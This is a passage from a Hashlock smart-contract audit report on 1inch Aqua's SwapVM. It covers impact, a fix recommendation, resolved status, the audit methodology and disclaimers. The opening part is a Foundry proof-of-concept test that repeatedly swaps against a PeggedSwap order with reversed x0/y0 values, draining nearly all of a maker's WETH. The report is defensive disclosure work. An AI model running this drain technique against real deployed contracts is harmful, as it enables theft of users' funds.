        // Maker = {-106.576 rETH, +100 WETH}

        // Taker = {+106.576 rETH, -100 WETH}

            // Taker spent 100 WETH but got 106 rETH! (Due to reversed config.x0 and config.y0 values)

        // This came from a lack of token address LT/GT reordering when needed

        assertEq(893.424001125450506203e18, ERC20(tokenLt).balanceOf(maker));

        assertEq(1100e18, ERC20(tokenGt).balanceOf(maker));

        assertEq(1106.575998874549493797e18, ERC20(tokenLt).balanceOf(taker));

        assertEq(900e18, ERC20(tokenGt).balanceOf(taker));

        // 2nd swap

        // Taker can perform an optional 2nd swap to just convert back to original token

        // This also simplifies the profit accounting for the POC

        swapVM.swap(order, tokenLt, tokenGt, amountOut1, sigAndTakerData);

        // Zero's out the accounting of rETH (both have 1k)

        // But now we simply see direct fund lose from maker, and taker getting free WETH profit

        assertEq(1000e18, ERC20(tokenLt).balanceOf(maker));

        assertEq(981.592642412524239049e18, ERC20(tokenGt).balanceOf(maker));
```

```
        assertEq(1000e18, ERC20(tokenLt).balanceOf(taker));
        assertEq(1018.407357587475760951e18, ERC20(tokenGt).balanceOf(taker));
        vm.stopPrank();
        // Keep doing the swap exploit until Maker is drained (stack too deep)
        _pwnSwaps(order, tokenGt, tokenLt, takerAmountIn, sigAndTakerData);
        assertEq(1000e18, ERC20(tokenLt).balanceOf(maker));
        assertEq(4.425298143996800810e18, ERC20(tokenGt).balanceOf(maker));
        assertEq(1000e18, ERC20(tokenLt).balanceOf(taker));
        assertEq(1995.574701856003199190e18, ERC20(tokenGt).balanceOf(taker));
    }
    function _pwnSwaps(
        ISwapVM.Order memory order,
        address tokenGt,
        address tokenLt,
        uint256 takerAmountIn,
        bytes memory sigAndTakerData
    ) private {
        uint256 round = 2;
        while (round <= 56) {
            vm.startPrank(taker);
                (, uint256 out,) = swapVM.swap(order, tokenGt, tokenLt, takerAmountIn,
sigAndTakerData);
            swapVM.swap(order, tokenLt, tokenGt, out, sigAndTakerData);
            round++;
            vm.stopPrank();
        }
    }
```

```
    function _buildPeggedOrder(
        address tokenLt,
        address tokenGt,
        uint256 balanceLt,
        uint256 balanceGt,
        uint256 linearWidth
    ) private view returns (ISwapVM.Order memory order) {
        Program memory program = ProgramBuilder.init(_opcodes());
        bytes memory programBytes = bytes.concat(
            program.build(Balances._dynamicBalancesXD,
                BalancesArgsBuilder.build(
                    dynamic([tokenLt, tokenGt]),
                    dynamic([balanceLt, balanceGt])
                )),
            program.build(PeggedSwap._peggedSwapGrowPriceRange2D,
                PeggedSwapArgsBuilder.build(PeggedSwapArgsBuilder.Args({
                    x0: balanceLt, // 1000
                    y0: balanceGt, // 1100
                    linearWidth: linearWidth,
                    rateLt: 1,
                    rateGt: 1
                })))
        );
        order = MakerTraitsLib.build(MakerTraitsLib.Args({
            maker: maker,
            receiver: address(0),
```

```
            shouldUnwrapWeth: false,
            useAquaInsteadOfSignature: false,
            allowZeroAmountIn: false,
            hasPreTransferInHook: false,
            hasPostTransferInHook: false,
            hasPreTransferOutHook: false,
            hasPostTransferOutHook: false,
            preTransferInTarget: address(0),
            preTransferInData: "",
            postTransferInTarget: address(0),
            postTransferInData: "",
            preTransferOutTarget: address(0),
            preTransferOutData: "",
            postTransferOutTarget: address(0),
            postTransferOutData: "",
            program: programBytes
        }));
    }
```

Impact

Direct loss of maker liquidity. The attacker can repeat until `balanceOut` is exhausted, so the maximum loss is bounded by the maker's `tokenOut` balance.

Recommendation

In `PeggedSwap._peggedSwapGrowPriceRange2D()`, before calling `invariantFromReserves`, the code should swap `config.x0` and `config.y0` when `tokenIn > tokenOut`:

```
(uint256 normX0, uint256 normY0) = (ctx.query.tokenIn < ctx.query.tokenOut)
    ? (config.x0, config.y0)
```

```
   : (config.y0, config.x0);  // Swap when reversed direction

uint256 targetInvariant = PeggedSwapMath.invariantFromReserves(

    x0, y0, normX0, normY0, config.linearWidth  // Use remapped values

);
```

The same fix is needed for lines 160, 165, 177, 182 where `config.x0/config.y0` are used.

Note

It appears other audit firms were performing a review during the same period. We independently discovered this vulnerability and crafted the PoC before the above PR.

Status

Resolved - Fix/oz invariant violation pegged swap by Sunnesoft · Pull Request #68 · 1inch/swap-vm

Centralisation

The 1inch Aqua project emphasizes security, reliability, and utility in its design. The protocol architecture is designed to operate in a decentralized manner, allowing users to interact directly with the system without reliance on centralized custody or intermediaries.

At the same time, the protocol incorporates mechanisms intended to support long-term stability, maintainability, and operational robustness. Governance and ongoing development are coordinated through a decentralized governance model involving the broader ecosystem, including the DAO and associated foundation, which contribute to the evolution and stewardship of the protocol.

Overall, the system is designed to balance decentralization with practical considerations around security, reliability, and sustainable development of the protocol over time.



Conclusion

After Hashlock's analysis, the 1inch Aqua project seems to have a sound and well-tested code base, now that our vulnerability findings have been resolved. Overall, the code is correctly ordered and follows industry best practices. The code is well commented on as well. To the best of our ability, Hashlock is not able to identify any further vulnerabilities.

Our Methodology

Hashlock strives to maintain a transparent working process and to make our audits a collaborative effort. The objective of our security audits is to improve the quality of systems and upcoming projects we review and to aim for sufficient remediation to help protect users and project leaders. Below is the methodology we use in our security audit process.

Manual Code Review:

In manually analysing all of the code, we seek to find any potential issues with code logic, error handling, protocol and header parsing, cryptographic errors, and random number generators. We also watch for areas where more defensive programming could reduce the risk of future mistakes and speed up future audits. Although our primary focus is on the in-scope code, we examine dependency code and behaviour when it is relevant to a particular line of investigation.

Vulnerability Analysis:

Our methodologies include manual code analysis, user interface interaction, and white box penetration testing. We consider the project's website, specifications, and whitepaper (if available) to attain a high-level understanding of what functionality the smart contract under review contains. We then communicate with the developers and founders to gain insight into their vision for the project. We install and deploy the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces. We read design documentation, review other audit results, search for similar projects, examine source code dependencies, skim open issue tickets, and generally investigate details other than the implementation.

Documenting Results:

We undergo a robust, transparent process for analysing potential security vulnerabilities and seeing them through to successful remediation. When a potential issue is discovered, we immediately create an issue entry for it in this document, even though we have not yet verified the feasibility and impact of the issue. This process is vast because we document our suspicions early even if they are later shown to not represent exploitable vulnerabilities. We generally follow a process of first documenting the suspicion with unresolved questions, and then confirming the issue through code analysis, live experimentation, or automated tests. Code analysis is the most tentative, and we strive to provide test code, log captures, or screenshots demonstrating our confirmation. After this, we analyse the feasibility of an attack in a live system.

Suggested Solutions:

We search for immediate mitigations that live deployments can take and finally, we suggest the requirements for remediation engineering for future releases. The mitigation and remediation recommendations should be scrutinised by the developers and deployment engineers, and successful mitigation and remediation is an ongoing collaborative process after we deliver our report, and before the contract details are made public.

Disclaimers

Hashlock's Disclaimer

Hashlock's team has analysed these smart contracts in accordance with the best industry practices at the date of this report, in relation to: cybersecurity vulnerabilities and issues in the smart contract source code, the details of which are disclosed in this report, (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

Due to the fact that the total number of test cases is unlimited, the audit makes no statements or warranties on the security of the code. It also cannot be considered as a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only. We also suggest conducting a bug bounty program to confirm the high level of security of this smart contract.

Hashlock is not responsible for the safety of any funds and is not in any way liable for the security of the project.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have their own vulnerabilities that can lead to attacks. Thus, the audit can't guarantee the explicit security of the audited smart contracts.

About Hashlock

Hashlock is an Australian-based company aiming to help facilitate the successful widespread adoption of distributed ledger technology. Our key services all have a focus on security, as well as projects that focus on streamlined adoption in the business sector.

Hashlock is excited to continue to grow its partnerships with developers and other web3-oriented companies to collaborate on secure innovation, helping businesses and decentralised entities alike.

Website: hashlock.com.au
Contact: info@hashlock.com.au

